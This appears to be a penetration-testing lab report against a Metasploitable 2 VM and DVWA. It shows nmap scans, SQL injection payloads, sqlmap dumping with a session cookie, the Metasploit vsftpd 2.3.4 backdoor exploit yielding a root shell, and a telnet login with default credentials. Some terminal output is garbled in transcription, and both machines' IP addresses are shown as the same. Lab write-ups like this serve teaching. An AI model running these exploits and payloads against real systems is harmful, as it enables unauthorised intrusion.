

1. Kali IP

- Command used: ip a

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inetc6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c2:b8:f7 brd ff:ff:ff:ff:ff:ff
        inet 192.168.72.129/24 brd 192.168.72.255 scope global dynamic noprefixroute eth0
            valid_lft 1192sec preferred_lft 1192sec
        inetc6 fe80::20c:29ff:fe:c2b8f7/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

Fig-1

2. Metasploitable 2

- Command used: ip a

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:44:d8:fd brd ff:ff:ff:ff:ff:ff
        inet 192.168.72.129/24 brd 192.168.72.255 scope global eth0
            inetc6 fe80::20c:29ff:fe44:d8ff/64 scope link
                valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:44:d8:07 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

Fig-2

3. Reconnaissance

- Command used: nmap -sV -A 192.168.72.129

```
(kali㉿kali)-[~]
$ nmap -sV -A 192.168.72.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:30 IST
Nmap scan report for 192.168.72.129
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.72.139
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:c1:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:d3:de:8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-06T16:01:07+00:00; +3s from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-3

4. DVWA

4.1. SQL Injection




Fig-4




Fig-5

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

- **Payload:** `1234' OR 1=1 LIMIT 1#`

Fig-6




Fig-7

4.2 XSS




Fig-8




Fig-9

4.3 Dumped Database

Command used: *sqlmap -u*

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" |

--dbs

```
Session Actions Edit View Help
[*] kali@kali: ~
[+] sqimap -r "http://127.0.0.1/DVWN/vulnerabilities/sql1/?id=1&Submit=Submit" \
--cookie="PHPSESSID=f1b8b0b2/ec67b3998e7909998085826; security=low" \
--dbn

[!] legal disclaimer: Usage of sqimap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting at 21:05:53 / 2025-12-31

[21:05:53] [INFO] testing connection to the target URL
[21:05:53] [INFO] connection established, target URL content is stable
[21:05:53] [INFO] target URL content is stable
[21:05:53] [INFO] testing if GET parameter 'id' is dynamic
[21:05:53] [INFO] testing if GET parameter 'id' does not appear to be dynamic
[21:05:53] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[21:05:53] [INFO] testing if GET parameter 'id' is time-based blind
[21:05:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:05:53] [INFO] testing reflective value(s) found and filtering out
[21:05:53] [INFO] testing for time-based blind (query SLEEP) injectable
[21:05:53] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE,HAVING, ORDER BY clause (EXTRACTVALUE)'
[21:05:53] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE,HAVING, ORDER BY clause (EXTRACTVALUE)'
[21:05:53] [INFO] testing 'Microsoft SQL Server/MySQL and error-based - WHERE or HAVING clause (IN)'
[21:05:53] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (NVLType)'
[21:05:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:05:53] [INFO] testing 'Oracle stacked queries (OWNS PIPE,RECEIVE_MESSAGE - comment)'
[21:05:53] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP) injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMS? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
niques test
[21:06:07] [INFO] target URL appears to have 2 column in query
[21:06:07] [INFO] UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:06:07] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection techniques test
[21:06:07] [INFO] target URL appears to have 2 column in query
[21:06:07] [INFO] UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payloads: id=1 AND (SELECT 9686 FROM (SELECT(SLEEP(5)))fVfH) AND '3qyw0Submit=Submit
Parameter: id (GET)
  Type: UNION query
  Title: MySQL > 5.0.12 UNION query (NULL) - 2 columns
  Payloads: id=1 UNION ALL SELECT CONCAT(0x71,0x75,0x59,0x62,0x49,0x6d,0x68,0x77,0x9c,0x62,0x54,0x38,0x84,0x69,0x57,0x56,0x75,0x46,0x4a,0x71,0b,0x78,0x70,1),NULL-- -6Submit=Submit
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payloads: id=1 AND (SELECT 9686 FROM (SELECT(SLEEP(5)))fVfH) AND '3qyw0Submit=Submit
[21:06:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end database: MySQL > 5.0.12 (MariaDB fork)
[21:06:10] [INFO] Fetching database names
available databases [2]:
[*] information_schema
[21:06:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[*] ending @ 21:06:10 / 2025-12-31/
```

Fig-10

5. Exploitation

- Command used:

- *use exploit/unix/ftp/vsftpd_234_backdoor*
 - *set RHOST 192.168.72.129*
 - *run*

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST => 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530
```

Fig-11

6. Post- Exploitation

```
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
[
```

Fig-12

7. Wireshark




Fig-13

7.1 Wireshark Hash file

Command used: `sha256sum traffic.pcap`

```
(kali㉿kali)-[~/Downloads]
$ sha256sum traffic.pcap
867dc8348bb9875831b5480ff52bb9f8e7ddc9a3714afb1990cce6ae6011a3c0  traffic.pcap
```

Fig-14

8. Capstone

8.1 Port & Service Enumeration

Command used: `nmap -sS -sV -A 192.168.72.129`

```
(kali㉿kali)-[~]
└─$ nmap -sS -sV -A 192.168.72.129
Starting Nmap 7.00 ( https://nmap.org ) at 2026-01-07 20:49 IST
Nmap scan report for 192.168.72.129
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
Connected to 192.168.72.139
Logged in as ftptest
Type: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian buster1 (protocol 2.0)
|_ssh-hostkey:
| 1024 6b:0f:cfc:f1:e0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:e6:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
_|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
_|_ssl-date: 2026-01-07T15:19:55+00:00; +3s from scanner time.
ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2010-03-17T14:07:45
Not valid after:  2010-04-16T14:07:45
sslv2?:
|_SSLv2 supported
|_ciphers:
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
33/tcp    open  domain      ISC BIND 9.4.2
|_dns-nsid:
|_bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Fig-15

8.2 Exploit

- Command used:

- `use exploit/unix/ftp/vsftpd_234_backdoor`
- `set RHOST 192.168.72.129`
- `run`

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST → 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.72.129
RHOST → 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.72.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:40943 → 192.168.72.129:6200) at 2026-01-07 21:24:29 +0530

whoami
root
id
uid=0(root) gid=0(root)
|
```

Fig-16

8.3 WEB APPLICATION TESTING (PORT 80)




Fig-17





Fig-18



- Payload - 1234' OR 1=1#

Fig-19

8.4 Telnet

```
(kali㉿kali)-[~]
$ telnet 192.168.72.129
Trying 192.168.72.129 ...
Connected to 192.168.72.129.
Escape character is '^]'.
[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Jan  7 10:18:28 EST 2026 on ttys000
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```

Fig-20

9. OpenVAS

The screenshot shows the OpenVAS web interface. The left sidebar has a 'Targets' section selected. The main content area displays a table titled 'Targets 1 of 1'. The table has columns: Name, Hosts, IPs, Port List, Credentials, and Actions. One row is shown: 'Metasploitable 2' with '192.168.72.129' under Hosts, '1' under IPs, 'All IANA assigned TCP' under Port List, and an empty Actions column.

Name	Hosts	IPs	Port List	Credentials	Actions
Metasploitable 2	192.168.72.129	1	All IANA assigned TCP		

Fig-21




Fig-22